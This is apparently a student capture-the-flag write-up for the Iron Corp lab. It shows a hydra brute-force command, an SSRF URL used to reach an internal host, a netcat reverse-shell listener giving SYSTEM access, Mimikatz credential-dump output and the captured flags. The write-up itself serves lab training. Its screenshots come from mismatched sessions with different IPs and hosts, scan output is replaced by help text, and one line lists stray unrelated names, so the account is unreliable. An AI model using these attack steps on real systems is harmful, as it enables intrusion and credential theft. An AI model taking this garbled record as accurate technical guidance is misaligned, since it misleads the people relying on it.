

PenTest 2

ROOM A

CAUSTIC DADDY


Members

ID	Name	Role
1211101658	Avinnaesh A/L G Baramesvaran	Leader
1211101977	ARVIND A/L KRISHNA KUMAR	Member
1211101778	Nevendra	Member

Iron Corp

Tools used: nmap, GNU nano, powershell, dig, hydra


- Use command sudo nano /etc/hosts
- Add in the ironcorp.me and the machine ip



```
File Actions Edit View Help
GNU nano 5.9          /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
10.10.246.104   ironcorp.me
10.10.246.104   internal.ironcorp.me
10.10.246.104   admin.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes    admin.ironcorp.me:11025.
ff02::2  ip6-allrouters


[G] Help      [^O] Write Out      [Read 9 lines]      [^T] Execute
[^\X] Exit     [^R] Read File      [^W] Where Is      [^K] Cut
[^\V] Replace   [^U] Paste        [^J] Justify
```

- Use nmap to scan for all open ports for the machine ip



```
--packet-trace: Show all packets sent and received
--iflist: Print host interfaces and routes (for debugging)
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
SC:
-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@ip-10-10-253-113:~#
```

- Open Firefox and navigate to the ironcorp.me with port 8080



- Use the gobuster command to list all the files and directories
- We used the dig command to find new subdomains, admin.ironcorp.me and internal.ironcorp.me

```
root@upset:~/thm/ironcorp# dig ironcorp.me @10.10.68.95 axfr
; <>> DiG 9.11.5-P4-5.1+b1-Debian <>> ironcorp.me @10.10.68.95 axfr
;; global options: +cmd
ironcorp.me.      3600    IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600    IN      NS     win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A      127.0.0.1
internal.ironcorp.me. 3600    IN      A      127.0.0.1
ironcorp.me.      3600    IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
```

- We entered the admin.ironcorp.me subdomain with port 11025 but we were prompted with an authentication message.
- We needed the username and password to gain access



Authentication required!


This server could not verify that you are authorized to access the URL "/". You either supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.

In case you are allowed to request the document, please check your user-id and password and try again.

If you think this is a server error:

Error 401

admin.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1




- We used hydra to brute force into the subdomain admin.ironcorp.me
- Using the command hydra -L users.txt -P /usr/share/nmap/nselib/data/passwords.lst -s 11025 -f admin.ironcorp.me http-get /
- And we found both the username and password to get by the subdomain authentication prompt.

```
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
[STATUS] 14344582.00 tries/min, 14344582 tries in 00:01h, 205761854393022 to do in 239070:22h, 16 active
[]
```

- Once we gained access to the subdomain, we were testing and trying to find the exploit.
- We found out that we can display files onto the web page by modifying the url.
- We entered the url admin.ironcorp.me:11025/?r=<http://internal.ironcorp.me:11025/>
- The web page displayed a link to where we can find a user name.
- We viewed the page source and found the link had a different extension for internal.ironcorp.me
- We typed the url
admin.ironcorp.me:11025/?r=<http://internal.ironcorp.me:11025/>name.php?name=
- The user name Equinox on the web page.

```
        }  
    }  
//-->  
</script>  
<html>  
  
<body>  
    <b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=">here</a>  
</body>  
</html>
```



- We ran a powershell and did a reverse shell using the command rlwrap nc -nvlp on our terminal.
- Once we gained access to the authority\system we can start to find for the user.txt flag.
- navigate to the Desktop directory
- List all the files and access the user.txt file.

```
(Empire: powershell/credentials/mimikatz/cache) > info
      Name: Invoke-Mimikatz LSA Dump
      Module: powershell/credentials/mimikatz/cache
  NeedsAdmin: True
    OpsecSafe: True
      Language: powershell
MinLanguageVersion: 2
    Background: True
  OutputExtension: None

Authors:
  @JosephBialek
  @gentilkiwi

Description:
  Runs PowerSploit's Invoke-Mimikatz function to extract
  MSCache(v2) hashes.

Comments:
  http://clymb3r.wordpress.com/ http://blog.gentilkiwi.com htta
  ps://github.com/gentilkiwi/mimikatz/wiki/module---lsadump#ls
  a

Options:
  Name  Required  Value
  -----  -----  -----
  Agent  True    hacked
          Description
          -----
          Agent to run module on.

(Empire: powershell/credentials/mimikatz/cache) > run
[*] Tasked 2F4DCE3P to run TASK_CMD_JOB
[*] Agent 2F4DCE3P tasked with task ID 7
[*] Tasked agent hacked to run module powershell/credentials/mimikatz/cache
(Empire: powershell/credentials/mimikatz/cache) > |
```

```
root@upset:~/thm/ironcorp/www# rlwrap nc -lvp 1338 /68.0
listening on [any] 1338 [::]:443
connect to [10.8.6.160] from ironcorp.me [10.10.57.83] 50067
Windows PowerShell running as user WIN-8VMBKF3G815$ on WIN-8VMBKF3G815
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
Connection closed
Upgrade-Insecure-Requests: 1
PS E:\xampp\htdocs\internal>whoami
nt authority\system
PS E:\xampp\htdocs\internal> |
```

```

cd Desktop
ls
Dateisystem FBwca
Directory: C:\Users\administrator\Desktop

Mode LastWriteTime Length Name
-a 3/28/2020 12:39 PM 37 user.txt

more user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}

PS C:\Users\administrator\Desktop> ..\VScode.sh
* superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*arasan*MouseTra
p*
*damn_sadboi*tadaaa>null2root*HowestCSP*fezfezf*LordVader*Flag_Hunt3rs*bluenet*P@Ge2mE*

```

- To gain access to the Super admin directory, use the command get-acl.
- Once we gained control of the directory we can access the root.txt file from the desktop.

```

File Actions Edit View Help

and its subdirectories to AclFile.

icacls c:\windows\ /restore AclFile
- Will restore the Acls for every file within
AclFile that exists in c:\windows and its subdirectories.

icacls file /grant Administrator:(D,WDAC)
- Will grant the user Administrator Delete and Write DAC
permissions to file.

icacls file /grant *S-1-1-0:(D,WDAC)
- Will grant the user defined by sid S-1-1-0 Delete and
Write DAC permissions to file.

PS C:\users\SuperAdmin> Get-ChildItem -Force
PS C:\users\SuperAdmin> dir
PS C:\users\SuperAdmin> ls
cd ..
PS C:\users\SuperAdmin> ls
PS C:\users>

Directory: C:\users

Mode LastWriteTime Length Name
-d 4/11/2020 4:41 AM Admin
-d 4/11/2020 11:07 AM Administrator
-d 4/11/2020 11:55 AM Equinox
-d-r 4/11/2020 10:34 AM Public
-d 4/11/2020 11:56 AM Sunlight
-d 4/11/2020 11:53 AM SuperAdmin
-d 4/11/2020 3:00 AM TEMP

PS C:\users> type c:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users>

```

Contributions

ID	Name	Contribution	Signatures
1211101658	Avinnaesh A/L G Baramesvaran	All	<i>Avinnaesh</i>
1211101977	Arvind	All	<i>Arvind</i>
1211101778	Nevendra	All	<i>Nevendra</i>

